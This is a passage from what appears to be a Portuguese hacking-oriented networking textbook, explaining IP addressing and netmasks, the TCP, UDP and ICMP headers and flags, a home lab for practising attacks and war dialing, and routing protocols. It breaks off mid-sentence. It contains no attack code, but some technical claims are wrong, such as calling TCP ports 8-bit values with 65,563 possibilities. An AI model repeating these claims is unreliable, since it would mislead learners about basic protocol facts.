No capítulo Redes I, vimos alguns fundamentos sobre numeração IP. Naquela ocasião, dissemos que um número IP contém 4 bytes no formato: 000.000.000.000. Cada byte, sendo um valor de 8 bits, pode obviamente conter um valor entre 0 e 255, como, por exemplo, 200.230.168.1. Não deve haver duas máquinas com o mesmo endereço IP em uma mesma rede, pois seria impossível rotear os pacotes até o destino correto.

Os números IP identificam a interface de uma máquina qualquer em uma rede. Mais do que isso, identificam em qual rede o nó está conectado caso várias redes estejam ligadas entre si. Para ver qual o número IP designado para a sua máquina, abra um terminal ou janela do DOS e dê os comandos ifconfig (no Linux), winipcfg (para a família Win9x) e ipconfig (para a família WinNT). No Windows XP Home, este comando não está disponível, portanto o leitor deverá procurar pelas Propriedades de Rede no Painel de Controle.

Qualquer que seja o comando, a saída será parecida com esta:

```
eth0        Encapsulamento do Link: Ethernet
            Endereço de HW 00:08:74:B5:64:95
            inet end.: 192.168.1.11
            Broadcast:192.168.1.255
            Máscara:255.255.255.0
```

Pode haver ou não mais informações anexadas à saída. Os endereços IP são definidos por interface. No exemplo mostrado (uma máquina Linux) aparecem os dados relativos à interface eth0. Se houvesse mais uma interface (ex. eth1) existiriam números IP para as duas interfaces. Outro dado que aparece é o MAC address. Mas e aqueles dois outros campos, Broadcast e Máscara? Para descobrir para que ambos servem, temos de entender o conceito de classes de redes.

Redes e Hosts


O número IP pode ser dividido em duas partes que identificam a rede em que estão conectados e seu endereço único nessa rede. Por exemplo, no endereço 192.168.1.11, poderíamos dizer que 192.168.1 representa a rede e 11 representa o 11° computador ligado a essa rede.

Mas espere aí! Onde termina o número de rede e onde começa o número de host? Para definir isso, usamos um novo elemento, a **máscara de rede.** No endereço do nosso exemplo, a máscara de rede era 255.255.255.0. Para entender como esse emaranhado de números pode separar alguma coisa, vamos transformar tudo em binários:

```
192.168.1.11   = 11000000.10101000.00000001.00001011
255.255.255.0  = 11111111.11111111.11111111.00000000
```

Agora, basta fazer uma operação lógica E. O resultado da operação indica a rede (por isso ela é chamada de máscara de rede). Na prática, significa que todas as posições da máscara que possuem 1 indicam que aquele bit do endereço pertence ao número da rede. Em nosso exemplo, a rede seria 192.168.1.0. Nosso host ficaria apenas com o número 11 para identificá-lo nessa rede.

Mas como definir a máscara correta? Para isso, todo o endereçamento foi dividido em classes. Não vamos entrar em detalhes do porquê foi dividido dessa forma, mesmo porque é irrelevante para os nossos objetivos. Basta saber que existem cinco classes de endereços, e que cada uma possui a seguinte configuração:



Os algarismos acima dos quadros representam a posição dos bits dentro do endereço. Vemos que endereços de classe A possuem 24 bits reservados para hosts e apenas 8 bits para redes. Isso nos dá 256 redes diferentes, cada uma com mais de 16 milhões de hosts. No caso da classe C, temos exatamente o inverso: 16 milhões de redes, cada uma com 256 endereços de host possíveis. Na classe B é meio a meio: 65.536 números para cada lado.

Dependendo da aplicação, usa-se um ou outro espaço de endereçamento. Fazendo as contas, e levando em consideração os bits iniciais das classes (que nunca mudam), temos a seguinte divisão:

Classe A: de 1.0.0.0 a 126.255.255.255
Classe B: de 128.0.0.0 a 191.255.255.255
Classe C: de 192.0.0.0 a 223.255.255.255

Eu não falei cinco classes? Sim, mas as duas restantes não possuem divisão de hosts e redes. A classe D encerra os chamados Endereços de Multicast. Enquanto um endereço IP é único em toda a rede, pode haver diversas máquinas com o mesmo endereço multicast. Ele serve para enviar pacotes comuns a todas essas máquinas. Foi criado com a idéia original de suportar streamming de áudio e vídeo. Pode-se identificar um endereço de multicast pelos bits iniciais 1110 ou, em decimal, 224. A classe E foi reservada para uso futuro, mas nunca foi aproveitada. Com o advento do IPv6, provavelmente nunca será. Inicia com 1111 em binário, ou 240 em decimal.

Ainda falta descobrirmos o que é o tal de Broadcast. Para tanto, vamos a algumas convenções. Em geral, as interfaces de rede consideram o valor "tudo zero" no endereço como a palavra "este", e o valor "tudo um" como "todos". Lembrando que, nos bits de cada um dos quatro bytes do endereço IP, "tudo zero" é representado por 0 e "tudo um" por 255, temos:

- 0.0.0.0 - Esta rede
- a.b.0.0 - A rede a.b
- 0.0.x.y - Estação x.y nesta rede
- 255.255.255.255 - Todas as estações
- a.b.255.255 - Todas as estações da rede a.b

Voltemos ao endereço de broadcast que vimos no tcpdump, 192.168.1.255. Vimos que, aplicando a máscara de rede, conseguimos o endereço 192.168.1.0. Este é o endereço da rede 192.168.1. O zero no final do endereço indica este, logo, poderíamos decodificar "esta rede que se chama 192,168.1". Já o 255 no final do endereço de broadcast ("tudo um") indica "todas as máquinas da rede 192.168.1". Puxa, nem era tão difícil...

Protocolo TCP

O companheiro inseparável do IP e grande estrela da Internet é o protocolo TCP. Como a maioria dos serviços disponíveis baseia-se nele, devemos ter uma noção de como o pacote TCP é montado e como se comporta, para entender como os ataques a esses serviços funcionam.

O pacote TCP

Como vimos em Redes I e, rapidamente, no capítulo sobre Unix, todos os serviços de Internet que usamos - HTTP, SMTP, POP, ICQ, KaZaA - ficam "escutando" a rede e esperando por uma conexão para si. Essa conexão dá-se por meio de portas, que são números atribuídos aos serviços em questão e dependem do protocolo utilizado. A porta é representada por um algarismo de 8 bits, portanto temos 65.563 possíveis serviços que usem o protocolo TCP escutando a rede. Um exemplo clássico é uma seção de e-mail. Quando se conecta ao servidor de SMTP pela porta TCP 25, nosso programa preferido (os autores usam Eudora e KMail) recebe dele uma string assim:

```
HELO smtp.seudominio.com.br
MAIL FROM: usuario1@seudominio.com.br
RCPT TO: destinatario@provedor.com.br
DATA
Date: Mon, 07 Apr 2003 12:16:35 -0500 (EST)
From: ...
```

Cada mensagem terá um cabeçalho parecido com esse e vários kbytes (às vezes, Mbytes, dependendo de quantos dias você ficou sem verificar sua correspondência...). Como qualquer idiota pode ver (ei, eu posso ver!), é impossível transportar todos os dados de seus e-mails (ou da página da Web, ou do MP3 do KaZaA) em um único pacote TCP. Portanto, a fragmentação é o mecanismo principal do protocolo.

O cabeçalho TCP tem normalmente 20 bytes e se parece com este aqui:

<table>
<tr><td colspan="3">Porta de Origem(16)</td><td colspan="3">Porta de Destino(16)</td></tr>
<tr><td colspan="6">Número seqüencial (32)</td></tr>
<tr><td colspan="6">Número de Reconhecimento(32)</td></tr>
<tr><td>Tam.(4)</td><td>Reservado(6)</td><td>Flags(6)</td><td colspan="3">Tamanho da janela(16)</td></tr>
<tr><td colspan="3">Verificador do TCP(16)</td><td colspan="3">Ponteiro de Urgência(16)</td></tr>
<tr><td colspan="5">Opções (se houver)</td><td>Enchimento</td></tr>
<tr><td colspan="6">Dados</td></tr>
</table>

Os campos Número seqüencial, Reconhecimento, Tamanho, Opções, Enchimento e Dados têm aplicações idênticas às do protocolo IP. Os outros campos têm aplicação específica para o protocolo TCP e um deles, o camplo Flags, é o que faz com que o protocolo funcione - e o que os hackers usam para atacá-lo.

Vamos continuar escovando bits? A saída do comando tcpdump, que usamos para estudar o pacote IP, era:

```
05:39:40.734407 192.168.1.11.2819 > 213.61.48.245.80: . ack 357 win
6432 <nop,nop,timestamp 6322874 1037367659> (DF)
        4500 0034 3779 4000 4006 3b65 c0a8 010b
        d53d 30f5 0b03 0050 785c 4fc0 77aa ce8b
        8010 1920 c9b6 0000 0101 080a 0060 7aba
        3dd4 f96b
```

Observe os dados dentro do quadro. Esse é o campo de dados do pacote IP. Mas lembre-se: o pacote TCP está "envelopado" dentro do IP, então se separarmos os 20 bytes iniciais do campo de dados IP temos o cabeçalho TCP.

```
0b03 0050 785c 4fc0 77aa ce8b 5010 1920 c9b6 0000
```

Os primeiros 2 bytes indicam a porta de origem. 0b03 é 2.819 em decimal. É uma porta maior que 1.024, ou não privilegiada, o que indica que o pacote provavelmente[1] originou-se de um software cliente. A porta-destino, 0050, é 80 em decimal. Daí, pode-se deduzir que este pacote:

- Foi criado por um navegador Web, como o Mozilla.
- Dirige-se a um servidor Web, no caso o Apache do Greenpeace.org ;).

Os outros campos também são reveladores:

- **Número seqüencial: 785c 4fc0.** O número seqüencial no TCP não se presta, apenas, à fragmentação. O protocolo TCP controla a ordem em que os pacotes são recebidos e os ordena do destino, caso estejam fora de ordem. Além disso, se um pacote demora a chegar, a máquina-destino faz com a máquina-cliente o mesmo que fazemos no McDonald's: pede pelo número.
- **Número de reconhecimento: 77aa ce8b.** O computador-destino dos pacotes sempre devolve um número de reconhecimento de um pacote anteriormente recebido. Esse número é o seqüencial do pacote recebido +1.
- **Tamanho do cabeçalho: 5**
- **Flags: 010, ou seja,** em binário 010000. Os flags são, em ordem, URG, ACK, PSH, RST, SYN e FIN. Neste exemplo, vemos que o flag ACK está ligado.
- **Tamanho da janela: 1.920,** em decimal 6.432. É a quantidade de bytes máxima que a origem pode manipular.

1 Sim, provavelmente. hackers podem alterar os números das portas-destino dos pacotes enviados por ele para fazer com que os sistemas de defesa pensem que sua máquina é um inocente servidor de Internet - e deixem passar o ataque...

- **Verificador: c9b6.** É o *checksum* do pacote TCP.
- **Ponteiro de urgência: 0000.** O protocolo TCP permite que certos dados dentro do pacote possam "furar a fila" e ser processados primeiro. A flag URG indica que esses dados existem, e o ponteiro indica a posição, dentro da área de dados, em que tais pacotes se encontram. Em nosso pacote-exemplo, não há nenhum dado urgente a processar.

Portas TCP

Diz-se que o TCP é um protocolo orientado a conexão. Isso significa que não importa os caminhos pelos quais o pacote IP ande: para o TCP não existe "mundo lá fora". O TCP cria um canal virtual entre a origem e o destino, e esse canal é imune a influências externas. A alegoria do cano é perfeita: o TCP cria um tubo entre a aplicação origem e a destino, e os dois lados "conversam" por ele. Quem olhar por uma extremidade não verá roteadores, cabos, IPs, Ethernet, placas de rede, nada disso. Verá apenas seu companheiro de conexão no outro lado. Essa conexão só é possível porque existe o conceito de portas.

Vamos divagar um pouco. Você já deve ter ido a algum bar ou restaurante onde a cozinha é no andar de cima e há elevadores para os diferentes tipos de itens oferecidos no cardápio. As bebidas não podem trafegar no mesmo elevador dos pratos quentes porque esquentarão. Estes não devem trafegar no mesmo ambiente das saladas, porque as deixarão murchas e possivelmente engorduradas. Sem falar nas sobremesas. Hipoteticamente, precisamos de, pelo menos, quatro elevadores[2].


Por outro lado, todas as mesas têm, também, números. Se você considerar que os garçons são os pacotes IP, as comandas podem servir como pacotes TCP. Cada mesa "conecta-se" a um elevador por meio da comanda/TCP. A mesa 26 pode conectar-se ao elevador 4 e esperar uma sobremesa; a mesa 31, ao elevador 3 e esperar aquele Espaguete ao Vôngoli.

Note que cada um dos elevadores do nosso restaurante presta-se a um **serviço** diferente. Se o casal da mesa 4 quiser o serviço completo, terá de se conectar, em ordem, aos elevadores 1, 2, 3 e 4. O cafezinho é um exemplo de serviço alternativo que vem pela mesma porta de outro: desceu pelo elevador de sobremesas. E a conta vem por uma porta desconhecida e misteriosa (não saiu de elevador nenhum), estou achando que é algum backdoor...

Voltando ao domínio dos computadores, você pode atribuir qualquer porta a qualquer serviço. Mas existem sugestões para o uso delas, todas referenciadas na RFC1700. Por exemplo, a porta 80 normalmente é destinada aos servidores Web ou HTTP. Quando você abre uma página da Web e não diz em que porta está, o seu navegador infere que é para usar a porta 80. Você pode montar um servidor Web e atribuí-lo à porta 12345, se quiser. Mas terá de informar a todos os seus clientes que seu servidor usa essa porta.

2 Você já viu um restaurante organizado assim? Eu nunca. Minhas bebidas chegam sempre quentes...

Uma sessão TCP se parece com esta:



Observe: a porta do cliente é o que chamamos de **alta** ou **não privilegiada**. Ela é maior que 1024 e normalmente é fornecida pelo sistema operacional, que não usa uma porta fixa para cada aplicação, mas a próxima porta que estiver disponível. Já a porta do servidor é o que chamamos de **baixa** ou **prioritária**. Essas portas, ao contrário das do cliente, são definidas pelo IETF e normatizadas pela RFC1700. Pense nos serviços mais comuns que você usa na Internet: FTP, SMTP, DNS e HTTP. Suas portas, segundo a RFC1700, são, respectivamente, 21, 25, 53 e 80. Dê uma olhada na lista completa em www.ietf.org/rfc.html.

Há uma maneira fácil de ver quais portas estão sendo usadas. O comando **netstat**, presente tanto no Windows como em todos os Unix, mostra todos os aspectos do estado da conexão do computador com a rede. Emitir o comando sem argumentos vai mostrar todas as conexões ativas (vou usar um exemplo do Windows, desta vez, para não me chamarem de radical):

```
C:\> NETSTAT

Conexões ativas
Proto     Endereço local      Endereço externo                    Estado
TCP       EST202:1928         192.168.1.109:netbios-ssn           ESTABLISHED
TCP       EST202:2787         baym-cs41.mdc.chachucha.com:1863    ESTABLISHED
TCP       EST202:2934         streamer013.cache.gotorama.com:http CLOSE_WAIT
TCP       EST202:4065         xuxu.client.tatibitati.com:ftp      TIME_WAIT
TCP       EST202:4068         ADSL145-4.babababa.com.ar:1346      ESTABLISHED
```

Experimente agora com as opções -na. A opção n diz ao netstat para não resolver os nomes dos sites e serviços, mostrando-os como número IP e de portas. Observe a coluna **endereço local**. As milhares logo após o sinal de ":" são as portas pelas quais os aplicativos-cliente estão "escutando" e conversando com os servidores. Já nos **endereços externos**, note que há serviços sendo disponibilizados por portas privilegiadas: netbios-ssn (139), http (80) e ftp (21). As outras duas estão "escutando" em portas altas.

Como veremos nos capítulos seguintes, saber quais portas estão ativas em nosso computador é primordial para que identifiquemos possíveis atividades de hackers maliciosos. Por outro lado, conhecer as portas comuns e as ferramentas que as gerenciam pode facilitar as coisas para esses mesmos hackers.


Os bits de controle TCP

Para a maioria das aplicações, os bits de controle do protocolo TCP são uma parte significativa do trabalho de conexão e transporte. Cada um dos seis bits presentes no campo **Flags** do pacote IP tem uma função específica e importante no estabelecimento, controle e gerenciamento da sessão. No capítulo 2, Redes I, nos referimos a eles de forma rápida:

Quase todas as técnicas de portscanning valem-se dos sinais (ou flags) TCP, UDP ou ICMP trocados entre os programas que querem se conectar. Apenas para referência rápida, os sinais são estes, na ordem como aparecem nos flags:

- **URG (urgent)** – Sinalizador de urgência;
- **ACK (acknowledge)** – Indica que os pacotes anteriores foram aceitos no destino;
- **PSH (push)** – Um tipo de "válvula de descarga", acelera a transmissão para poder finalizá-la;
- **RST (reset)** – Interrompe a conexão, devido a erros ou "queda de linha";
- **SYN (synchronize)** – Tentativa de sincronização entre portas;
- **FIN (finish)** – Finalizador de conexão, usado no fim da transmissão (não há mais dados);

Sem os flags de controle, nenhuma conexão pode ser estabelecida ou mantida. Para isso, o protocolo TCP-IP se utiliza de um handshake básico de três etapas, que abre a sessão de comunicação e sincroniza entre as duas portas os números seqüenciais dos pacotes TCP. Observe:



Vamos usar o exemplo mais manjado de todos: um servidor Web. O computador cliente deseja conectar-se ao servidor e obter dele a página principal index.php. O cliente envia um pacote TCP ao servidor para a porta 80 com o flag SYN ativado e com um número seqüencial que marcará o início da troca de dados. Todos os pacotes que saem do cliente em direção ao servidor serão seqüências em relação a esse primeiro, que vamos abreviar para SEQ_C. O servidor (se estiver escutando naquela porta) vai responder com dois flags ativados: o ACK, indicando que reconheceu e aceitou o pacote enviado, e um novo SYN, solicitando que o cliente aceite o seu número seqüencial (vamos chamá-lo de SEQ_S). O campo número de reconhecimento que vai em direção ao cliente possui o SEQ_C e, no campo número seqüencial, SEQ_S. O cliente, então, responde com um ACK + SEQ_S, indicando que eles podem iniciar a transferência de dados sem problemas.

Como ambas as partes sabem qual é o número seqüencial do outro, fica fácil pedir o reenvio de pacotes perdidos e ordenar os pacotes no destino. Não é nem um pouco provável que aqueles desorganizados, desordeiros e descarados pacotes IP tenham resolvido passear por lugares diferentes da Internet e chegaram no destino em uma ordem diferente da estipulada.

O que acontece quando você, no meio do carregamento da página, clica no botão **Parar** do seu navegador? Neste momento, o software em questão manda um pacote TCP para o servidor com o flag FIN ligado, como quem diz "pode parar que não quero mais brincar". O bit RST é usado para derrubar conexões problemáticas, negar tentativas não autorizadas ou incompletas de conexão (por exemplo, a uma porta que não existe) e liberar a porta em questão, se estiver em uso.

Esta é a parte mais importante de nossos estudos sobre o protocolo TCP/IP. Os hackers usam pesadamente os flags TCP para vasculhar nossas conexões e, dependendo das respostas que o sistema operacional retorna, calcula ou infere se a porta está aberta ou fechada, se existe proteção por firewall ou não e se algumas vulnerabilidades detectáveis por esse processo estão presentes.

Protocolo UDP

O TCP é "carne e unha" com o IP, e juntos eles são "pau pra toda obra". A maioria dos serviços oferecidos na Internet baseia-se nessa dupla dinâmica (puxa, que trocadilho ruim...). Mas há um outro protocolo que pode ser considerado o "amigão do peito" do IP.

Há situações em que toda a parafernália de verificações levadas a cabo pelo TCP não são necessárias. Na maioria dessas situações, elas até atrapalham. Quando baixamos um programa da Internet ou uma música pelo KaZaA (sem pirataria, pessoal!), queremos que eles estejam íntegros, de outro modo não conseguiremos utilizá-los. Mas quando estamos ouvindo rádio ou vídeo pela Internet, a ordem dos pacotes e mesmo sua confiabilidade já não são assim tão necessárias.

É nesse contexto que entra em cena o User Datagram Protocol. Como o próprio nome diz, o UDP é um datagrama configurável pelo usuário. Seu cabeçalho é muito simples, e cabe ao próprio programa definir as regras de conexão e as informações a serem trocadas entre as partes. A expressão não confiável é normalmente usada para descrevê-lo, por não possuir formas de recuperação de erros, mas isso é uma mentira. O UDP serve para inúmeros casos onde as opções de estabilidade do TCP ainda são insuficientes e devem, portanto, ser implementadas diretamente na aplicação.

O pacote UDP não possui nenhum dos campos de controle, seqüência e reconhecimento, nada disso. Como não é possível estabelecer uma conexão com o TCP, pois não há meios de fazer o hadshake, dizemos que o protocolo

UDP não é orientado a conexão. Ou, usando o jargão anglo-informatiquês, ele é *connectionless*.

Voltando ao nosso streamming, um pacote UDP faltando significa uma manchinha qualquer na minha imagem em streamming, que passa despercebida pela rapidez com que outra imagem é colocada no lugar. Já o atraso provocado por todas as verificações do pacote TCP tornariam o vídeo extremamente desagradável de assistir. Um pacote UDP parece-se com este:

Porta UDP de Origem(16)	Porta UDP de Destino(16)
Tamanho dos dados(16)	Checksum(16)
Dados	

Vê-se que o pacote UDP é avaro em recursos de rede. Seu cabeçalho tem apenas 8 bytes, em relação ao TCP que tem 20 ou mais.

Protocolo ICMP

O pessoal que desenvolveu a família de protocolos TCP/IP não deu ponto sem nó. Uma das coisas mais bacanas para o controle e sinalização de eventos e problemas nas redes IP é o tal do Internet Control Message Protocol. Sua função é enviar comandos simples a interfaces de rede e roteadores para que eles façam alguma coisa ou respondam com seu estado. Além de ser usado automaticamete pelas interfaces e roteadores, é uma caixa de ferramentas muito interessante para o administrador resolver problemas da rede. Hackers também adoram os recursos que o ICMP oferece para descobrir a topologia de nossa rede...

O ICMP é um protocolo de nível 3 (ups, deveríamos tê-lo colocado antes do TCP, não acha? Bem, achamos que, didaticamente, ele ficaria melhor aqui). O cabeçalho do ICMP é literalmente o mesmo do IP, mas no campo de protocolos, em vez do 6 do TCP ou o 17 do UDP, colocamos 1. No campo de dados do pacote IP é inserido mais um campo de controle, o chamado ICMP Type Field, que identifica o tipo de mensagem que o ICMP vai transportar. Esses códigos também estão definidos pelo IETF na (adivinhe...) RFC1700 e mostrados na tabela a seguir:

- 0 Echo Reply [RFC792]
- 1 Unassigned [JBP]
- 2 Unassigned [JBP]
- 3 Destination Unreachable [RFC792]
- 4 Source Quench [RFC792]
- 5 Redirect [RFC792]
- 6 Alternate Host Address [JBP]
- 7 Unassigned [JBP]
- 8 Echo [RFC792]
- 9 Router Advertisement [RFC1256]
- 10 Router Selection [RFC1256]
- 11 Time Exceeded [RFC792]
- 12 Parameter Problem [RFC792]
- 13 Timestamp [RFC792]
- 14 Timestamp Reply [RFC792]
- 15 Information Request [RFC792]
- 16 Information Reply [RFC792]
- 17 Address Mask Request [RFC950]
- 18 Address Mask Reply [RFC950]
- 19 Reserved (for Security) [Solo]
- 20-29 Reserved (for Robustness Experiment) [ZSu]
- 30 Traceroute [RFC1393]
- 31 Datagram Conversion Error [RFC1475]
- 32 Mobile Host Redirect [David Johnson]
- 33 IPv6 Where-Are-You [Bill Simpson]
- 34 IPv6 I-Am-Here [Bill Simpson]
- 35 Mobile Registration Request [Bill Simpson]
- 36 Mobile Registration Reply [Bill Simpson]
- 37-255 Reserved [JBP]

Os tipos de mensagens ICMP estão listados no formato:

- **Valor Mensagem [Referência]**.

Alguns dos tipos de mensagem precisam de parâmetros para funcionar. Outros, devolvem valores que informam o estado dos testes realizados. O campo em que esses valores são guardados, logo após o Service Type, é chamado de Code Byte. Alguns valores para code bytes importantes são:

3 Destination Unreachable [RFC792]

Codes
- 0 Net Unreachable
- 1 Host Unreachable
- 2 Protocol Unreachable
- 3 Port Unreachable
- 4 Fragmentation Needed and Don't Fragment was Set
- 5 Source Route Failed
- 6 Destination Network Unknown
- 7 Destination Host Unknown
- 8 Source Host Isolated
- 9 Communication with Destination Network is Administratively Prohibited
- 10 Communication with Destination Host is Administratively Prohibited
- 11 Destination Network Unreachable for Type of Service
- 12 Destination Host Unreachable for Type of Service

5 Redirect [RFC792]

Codes
- 0 Redirect Datagram for the Network (or subnet)
- 1 Redirect Datagram for the Host
- 2 Redirect Datagram for the Type of Service and Network
- 3 Redirect Datagram for the Type of Service and Host

11 Time Exceeded [RFC792]

Codes
- 0 Time to Live exceeded in Transit
- 1 Fragment Reassembly Time Exceeded

12 Parameter Problem [RFC792]

Codes
- 0 Pointer indicates the error
- 1 Missing a Required Option [RFC1108]
- 2 Bad Length

Procure as RFCs indicadas e estude o significado de cada um dos sinais e códigos. Vale a pena!

Laboratório de Redes II

No capítulo Redes I citamos os equipamentos utilizados para a montagem de uma rede simples com dois computadores, usando um cabo de conexão cruzada, normalmente apelidado de "cabo cross". Nosso foco principal era a montagem de uma rede doméstica, sem o uso de equipamentos mais complexos como os hubs, bridges, switches e roteadores, embora tenhamos visto algumas definições desses aparelhos.

Para a realização de muitas das experiências sugeridas nos capítulos a seguir, temos de preparar uma rede de testes um pouco mais elaborada. Ela deve ser, obviamente, isolada de sua rede de produção mas deve ter alguma ligação com a Internet. As vantagens de ter um ambiente controlado para fazer seus testes são óbvias:

- Não há perigo de danificar máquinas de produção ou de uso freqüente;
- Da mesma forma, sua rede corporativa estará segura;
- Pode-se "brincar" à vontade com as ferramentas e exploits mostrados;
- Se você quiser ser um black hat, é possível testar os ataques antes;
- Montar uma pequena rede pode ser uma excelente higiene mental;
- Será possível fazer campeonatos de Doom depois do "horário de aula" ;-).

O hardware necessário é baratíssimo. Pelo menos três máquinas Pentium 133 ou superior, com 64 MB de RAM e 4 GB de espaço em disco devem servir. Máquinas que rodarão sistemas Unix para PC precisam de menos poder ainda - velhos 486 ou mesmo 386 devem servir magistralmente. Cada uma das máquinas deverá ter alguma placa de rede barata, mas que seja compatível com todos os sistemas operacionais que vamos usar. Essas máquinas podem ser encontradas usadas por menos de R$ 200 cada nos "sucatões" de informática existentes em praticamente todo o Brasil. Observe que nem todas as máquinas precisam possuir monitores.

Para a rede, um hub também usado e barato deve servir. Como o desempenho não será problema aqui (muito pelo contrário, quanto mais lenta a rede, melhor a troca de mensagens poderá ser avaliada), qualquer hub, mesmo passivo, servirá perfeitamente. Retalhos de cabos de par trançado categoria 5 ou mesmo 3 poderão ser encontrados no lixo das empresas ou comprados baratinho nas mesmas lojas de sucata.


Todo esse hardware ligado em rede merece bons sistemas operacionais para trabalhar. Guarde sua máquina mais parruda e instale nela várias versões do Windows, em multiboot: 98 SE, Me, 2000 e XP são excelentes pedidas. Aplique nela todos os hotfixes e Service Packs disponíveis. Essa máquina será usada para originar ataques por meio de ferramentas Windows e para sofrer ataques destinados a máquinas atualizadas dessas plataformas.

Na outra máquina, instale um Windows NT 4, um OpenBSD, um FreeBSD 4.5 e um Linux com opção de kernel 2.2 e 2.4. Não instale nenhum service pack ou atualização nela. Essa será a "coitada".

Na máquina mais fraquinha, instale as versões mais atualizadas possíveis do Linux com kernel 2.4 e OpenBSD. Será sua origem de ataques Unix. Os Unix enxutos para PC se dão bem em máquinas antigas.

Por último, vamos estabelecer uma conexão com a Internet. Uma não, quatro. Precisamos configurar as duas máquinas seguras como gateways de uma conexão de alta velocidade, portanto ambas terão duas placas de rede. O roteador de acesso rápido poderá ser "plugado" na máquina que deverá prover o acesso para aquele teste.

Como vamos brincar de War Dialers, precisamos também de modems de linha discada. Cada computador deverá ter o seu. O diagrama desta rede um pouco complicada ficaria assim:



O material necessário é, então:
- 3 computadores Pentium 133 ou 486 com memória e disco apropriados;
- 2 modems discados;
- 5 placas de rede;
- 1 hub 10BaseT barato;
- Cabos UTP cat 3 ou melhor;
- Sistemas operacionais indicados.

Se forem usados cabos e placas coaxiais, será possível descartar o hub, mas a rede não será mais facilmente expansível. Isso é interessante pois, no futuro, pode-se montar um cluster com diversos 386 adquiridos no lixão e que, juntos, formam um supercomputador respeitável para quebrar senhas.

Como bônus, no fim deste capítulo recolhemos algumas informações sobre tecnologias de Internet que podem ser de interesse. É apenas uma referência rápida: há literatura mais elaborada disponível na Internet e em bons livros.

Roteamento

Para que o roteador possa direcionar os dados pelos diferentes caminhos entre as redes interligadas, eles utilizam os chamados Protocolos de Roteamento. Além disso, os dispositivos também vêm dotados de uma tabela de roteamento, responsável por identificar as rotas que serão seguidas por datagramas. Caso o roteador não conheça o caminho pelo qual o datagrama deve passar, ele o envia para um roteador listado como default gateway (caminho padrão) para de lá prosseguir seu caminho.

O protocolo de roteamento age de duas formas, informando o **menor** caminho, o que não significa que esse seja o melhor, ou então informando o **melhor**, que nem sempre é o menor. Grande parte das vezes, o melhor caminho é o menos congestionado, uma vez que os menores podem estar lidando com muitas requisições ao mesmo tempo. Dentre os protocolos de roteamento, ficaremos com os ligados ao TCP/IP, que é o mais utilizado, falaremos do OSPF (Open Shortest Path First) e do RIP (Routing Information Protocol).

OSPF

O OSPF é um protocolo aberto que é baseado no link utilizado pelo TCP/IP. Ele é capaz de testar o estado dos outros roteadores conectados por meio de uma mensagem chamada "hello", que é enviada para cada um, e se o roteador contatado estiver funcionando ele retorna uma mensagem positiva; a falta de resposta significa que o equipamento está fora do ar. Além disso, também possui o roteamento baseado no tipo de serviço, que escolhe a melhor rota para o datagrama baseado na prioridade do datagrama em questão.

O cabeçalho OSPF é formado por:

Versão – Versão do protocolo;

Tipo – Tipo da mensagem que pode ser: hello, descrição do banco de dados, pedido do estado do link, atualização do estado do link, confirmação do estado do link;

IP do roteador de origem – Informa o endereço IP do roteador que está enviando a mensagem;

Área – Até em que área a mensagem se refere (no OSPF as redes podem ser divididas em áreas);

Checksum: Checksum da mensagem;

Tipo de autenticação – Informações sobre a senha;

Autenticação – Caso haja senha.

RIP

O RIP faz com que os roteadores enviem suas tabelas de roteamento de 30 em 30 segundos para os outros roteadores, fazendo dessa forma uma atualiza-

